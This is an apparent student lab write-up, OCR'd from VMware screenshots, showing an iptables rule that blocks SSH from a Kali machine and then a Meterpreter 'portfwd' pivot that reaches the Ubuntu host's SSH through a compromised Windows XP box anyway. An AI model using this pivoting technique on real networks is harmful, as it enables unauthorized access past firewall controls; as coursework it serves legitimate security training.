
BookUbuntu - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-amd64
BookUbuntu
Applications Places System
Sun Feb 18, 11:35 AM Georgia Weidman
root@ubuntu: ~
File Edit View Terminal Tabs Help
[georgia@ubuntu: ~]
root@ubuntu: ~
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
1:35 SHASHANGKA
2/18/2024

```
georgia@ubuntu:~$ sudo su -
root@ubuntu:~# iptables -A INPUT -s 192.168.5.134 -p tcp --dport 22 -j DROP
root@ubuntu:~#  iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  192.168.5.134        anywhere            tcp dpt:ssh
DROP       tcp  --  192.168.5.134        anywhere            tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@ubuntu:~# 
```

Step 3: Next, I tried to ssh from Kali to Ubuntu

ssh georgia@Ubuntu_IP

I also found out that firewall has been set correctly, as this did not able to ssh to Ubuntu from Kali.



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-a...
BookUbuntu
root@kali: /tmp
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
1:42 SHASHANGKA
2/18/2024


```
┌──(root㉿kali)-[/tmp]
└─# ssh georgia@192.168.5.132
```

Now, at the meterpreter prompt, we type the following command

meterpreter > portfwd add -l 3333 -p 22 -r Ubuntu_IP_Address

This is screenshot as required by question number 3:

(Screenshot #2)



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
BookUbuntu
Windows XP Professional - Ren...
Windows ...
1 2 3 4
0:08
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
11:08 SHASHANGKA
2/18/2024

```
meterpreter > portfwd add -l 3333 -p 22 -r 192.168.5.137
[*] Forward TCP relay created: (local) :3333 → (remote) 192.168.5.137:22
meterpreter > 
```

Now, I Bring up another terminal at the Kali Linux, and type this command

ssh georgia@localhost -p 3333

(Screenshot #3)


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.4-vmware-a...
BookUbuntu
Windows XP Professional - Ren...
Windows ...
1 2 3 4
0:05
root@kali: ~
File Actions Edit View Help
georgia@ubuntu: ~
File Actions Edit View Help
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
11:05 SHASHANGKA
2/18/2024

```
meterpreter > portfwd add -l 3333 -p 22 -r 192.168.5.137
[*] Forward TCP relay created: (local) :3333 → (remote) 192.168.5.137:22
meterpreter > 
```

```
┌──(root@kali)-[~]
└─# ssh georgia@localhost -p 3333 -oHostKeyAlgorithm=+ssh-rsa
command-line: line 0: Bad configuration option: hostkeyalgorithm

┌──(root@kali)-[~]
└─# ssh georgia@localhost -p 3333 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '[localhost]:3333 ([127.0.0.1]:3333)' can't be estab
lished.
RSA key fingerprint is SHA256:GuRxCyfpwICnryqcvO9lYhq3h5GOTDI2fpu+xgTFWUU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:3333' (RSA) to the list of known host
s.
georgia@localhost's password:
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sun Feb 18 20:49:37 2024 from 192.168.5.134
georgia@ubuntu:~$ 
```

When it asks for the password, then I entered Georgia's password at the Ubuntu Linux. I was now successfully able to ssh to the Ubuntu machine (notice my prompt is now at georgia@ubuntu).